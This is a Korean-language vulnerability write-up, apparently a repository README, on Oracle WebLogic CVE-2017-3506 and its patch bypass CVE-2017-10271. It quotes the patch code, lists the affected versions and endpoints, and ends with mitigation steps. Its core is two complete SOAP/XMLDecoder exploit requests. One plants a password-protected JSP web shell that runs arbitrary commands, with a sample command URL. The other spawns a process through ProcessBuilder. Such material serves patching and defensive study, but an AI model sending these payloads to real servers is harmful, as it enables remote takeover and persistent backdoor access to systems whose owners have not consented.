 xhsecurity/oracle-weblogic-cve-2017-10271
원저자: [email protected]

mitre:http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3506
초기에 해커들은 WebLogic WLS 구성 요소의 취약점을 이용해 기업 서버를 대상으로 대규모 원격 공격을 감행했으며, 다수 기업의 서버가 침해당했고 공격을 받은 기업 수가 뚜렷한 증가 추세를 보여 각별한 주의가 필요하다. 그중 CVE-2017-3506은 Oracle WebLogic의 WLS 구성 요소를 이용한 원격 코드 실행 취약점으로, 세부 정보가 공개되지 않은 채 야생에서 악용되는 취약점이며, 많은 기업이 아직 제때 패치를 설치하지 않았다. Oracle은 2017년 4월에 이 취약점에 대한 패치를 발표했다.
CVE-2017-3506 패치 설명:
public WorkContextXmlInputAdapter(InputStream is)
  {
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    try
    {
      int next = 0;
      next = is.read();
      while (next != -1)
      {
        baos.write(next);
        next = is.read();
      }
    }
    catch (Exception e)
    {
      throw new IllegalStateException("Failed to get data from input stream", e);
    }
    validate(new ByteArrayInputStream(baos.toByteArray()));
    this.xmlDecoder = new XMLDecoder(new ByteArrayInputStream(baos.toByteArray()));
  }

  private void validate(InputStream is)
  {
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
      SAXParser parser = factory.newSAXParser();
      parser.parse(is, new DefaultHandler()
      {
        public void startElement(String uri, String localName, String qName, Attributes attributes)
          throws SAXException
        {
          if (qName.equalsIgnoreCase("object")) {
            throw new IllegalStateException("Invalid context type: object");
          }
        }
      });
    }
    catch (ParserConfigurationException e)
    {
      throw new IllegalStateException("Parser Exception", e);
    }
    catch (SAXException e)
    {
      throw new IllegalStateException("Parser Exception", e);
    }
    catch (IOException e)
    {
      throw new IllegalStateException("Parser Exception", e);
    }
  }
}
역직렬화 전에 validate 함수를 하나 추가했을 뿐이며, qName이 object와 같으면 예외를 던지고 종료한다. 참으로 단순하고 무식한 방법이지만, 블랙리스트 방식의 수정은 완전히 고치기 어렵다. 생각해볼 만한 부분이다…
이 취약점은 활용 방법이 비교적 간단해서, 공격자는 정교하게 구성된 HTTP 요청만 보내면 대상 서버의 권한을 탈취할 수 있어 피해가 매우 크다. 취약점이 비교적 최신이기 때문에 아직 관련 패치를 적용하지 않은 호스트가 여전히 많다. 이번 돌발 사건 이후 공격 건수가 급증하고 대량의 새 호스트가 침해되는 상황이 나타날 가능성이 높다.
Oracle 공식 4월 패치는 CVE-2017-3506 취약점을 불완전하게 수정하여 패치를 우회하고 여전히 원격 명령을 실행할 수 있었다. 현재 우회되는 CVE-2017-10271 취약점은 공식 10월 패치에서 수정되었다.
CVE-2017-10271 (wls-wsat 원격 명령 실행 우회 취약점)
Oracle WebLogic Server10.3.6.0.0 버전
Oracle WebLogic Server12.1.3.0.0 버전
Oracle WebLogic Server12.2.1.1.0 버전
Oracle WebLogic Server12.2.1.2.0 버전
/wls-wsat/CoordinatorPortType
/wls-wsat/CoordinatorPortType11
/wls-wsat/ParticipantPortType
/wls-wsat/ParticipantPortType11
/wls-wsat/RegistrationPortTypeRPC
/wls-wsat/RegistrationPortTypeRPC11
/wls-wsat/RegistrationRequesterPortType
/wls-wsat/RegistrationRequesterPortType11
Content-Type: text/xml

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Header><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java><java version="1.4.0" class="java.beans.XMLDecoder"><object class="java.io.PrintWriter"> <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test.jsp</string><void method="println"><string><![CDATA[<%   if("secfree".equals(request.getParameter("password"))){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("command")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    } %>]]></string></void><void method="close"/></object></java></java></work:WorkContext></soapenv:Header><soapenv:Body/></soapenv:Envelope>



CmdShell : http://www.xxx.com/bea_wls_internal/test.jsp?password=secfree&command=whoami



<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
            <java version="1.6.0" class="java.beans.XMLDecoder">
                <object class="java.lang.ProcessBuilder">
                    <array class="java.lang.String" length="1">
                       <void index="0">
                        <string>calc</string>
                    </void>
                    </array>
                <void method="start"/>
                </object>
            </java>
        </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>






http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html https://lipeng1943.com/download/weblogic_patch-catalog_25504.zip
wls-wsat에 접근하는 리소스에 대한 접근 제어를 수행하세요.
임시 해결 방안
업무에 영향을 주지 않는 범위에서 실제 환경 경로에 따라 WebLogic 프로그램의 다음 war 패키지 및 디렉터리를 삭제하세요.
rm -f/home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-wsat.war
rm -f/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/.internal/wls-wsat.war
rm -rf/home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/wls-wsat
WebLogic 서비스 또는 시스템을 재시작한 후 다음 링크에 접속했을 때 404가 반환되는지 확인하세요:
